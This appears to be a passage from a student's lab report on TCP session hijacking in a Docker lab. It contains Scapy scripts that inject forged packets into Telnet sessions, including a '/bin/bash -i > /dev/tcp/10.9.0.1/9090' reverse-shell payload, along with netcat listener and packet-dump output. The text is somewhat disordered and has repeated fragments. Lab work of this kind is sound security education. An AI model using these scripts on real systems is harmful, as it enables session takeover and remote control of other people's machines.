window     : ShortField                          = 8192          (8192)
chksum     : XShortField                         = None          (None)
urgptr     : ShortField                          = 0             (0)
options    : TCPOptionsField                     = []            (b'')
root@VM:/volumes# python3 hijack.py
version    : BitField  (4 bits)                  = 4             (4)
ihl        : BitField  (4 bits)                  = None          (None)
```


After logging into Telnet normally, executing the code results in the immediate termination of the connection as soon as any input is entered. This indicates a successful attack on Telnet connections.




```
root@8b3341811d2d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
062a727eb093 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-79-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Nov 29 19:53:42 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/4
seed@062a727eb093:~$ ls -l
total 0
```

Optional: Launching the attack automatically.

Code snippet.




```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack, ack=pkt[TCP].seq + 1)
    data = "echo 'These Labs are awesome!!' >> ~/hijacking.out \n"
    pkt = ip / tcp / data
    ls(pkt)
    send(pkt, verbose=0)

f = 'tcp and host 10.9.0.5'
pkt = sniff(iface='br-39a02fc110eb', filter=f, prn=spoof_pkt)

```



```
root@8b3341811d2d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
062a727eb093 login:
```

After logging into Telnet normally, executing the code results in the immediate termination of the connection as soon as any input is entered. This indicates a successful attack on Telnet connections.


Below snippets after we runned the script .py file .



```
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b"echo 'These Labs are awesome!!' >> ~/hijacking.out \n" (b'')
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.5'      (None)
dst        : DestIPField                         = '10.9.0.6'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 23              (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 842886463       (0)
ack        : IntField                            = 1               (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
```


----------------------------------- Task 3 completed —-------------------

6 Task 4: Creating Reverse Shell using TCP Session Hijacking




```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack, ack=pkt[TCP].seq + 1)
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"
    pkt = ip / tcp / data
    send(pkt, verbose=0)

f = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='br-39a02fc110eb', filter=f, prn=spoof_pkt)
```

After i runned the script i tried to log in




```
root@8b3341811d2d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
062a727eb093 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-79-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Nov 29 19:58:51 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/4
seed@062a727eb093:~$
```

Using one terminal, the attacker initiates a listening connection with net cat. The reverse shell code is executed to hijack the system. Subsequently, a connection is established on the net cat terminal, confirming the matching IP with the Telnet destination. To validate their presence, the attacker attempts to create a file.



```
[11/29/23]seed@VM:~/.../TCP$ docksh 46
root@VM:/# whoami
root
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 51764
seed@062a727eb093:~$ echo "I am Arvind" >simple.txt
echo "I am Arvind" >simple.txt
seed@062a727eb093:~$ root@VM:/# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:54:08:6d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 72180sec preferred_lft 72180sec
    inet6 fe80::cc65:a2f:9411:160d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:88:7d:53:e7 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
18: br-39a02fc110eb: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:8e:a7:45:61 brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-39a02fc110eb
       valid_lft forever preferred_lft forever
    inet6 fe80::42:8eff:fea7:4561/64 scope link
       valid_lft forever preferred_lft forever
20: vethcf57f8f@if19: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-39a02fc110eb state UP group default
```


In the above screen shot i have created a file with simple.txt we can also observe that victim shell was successfully obtained.



```
root@VM:/volumes# ls
hijack.py  reset.py  reverseshell.py  synflood  synflood.c  synflood.py
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
^Z
[8]+  Stopped                 nc -lnv 9090
root@VM:/volumes# python3 reverseshell.py

█
```

Running the .py file

Now we are going to login into the machine 10.9.0.5 and check whether the simple.txt file was created or not



```
root@062a727eb093:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@062a727eb093:/# cd home
root@062a727eb093:/home# ls
seed
root@062a727eb093:/home# seed
bash: seed: command not found
root@062a727eb093:/home# cd seed/
root@062a727eb093:/home/seed# ls
simple.txt  victim
root@062a727eb093:/home/seed# ls -l
total 4
-rw-rw-r-- 1 seed seed 12 Nov 29 20:28 simple.txt
-rw-r--r-- 1 root root  0 Nov 29 03:13 victim
root@062a727eb093:/home/seed# cat simple.txt
I am Arvind
root@062a727eb093:/home/seed# █
```

We can see my name when we have successfully completed the lab …….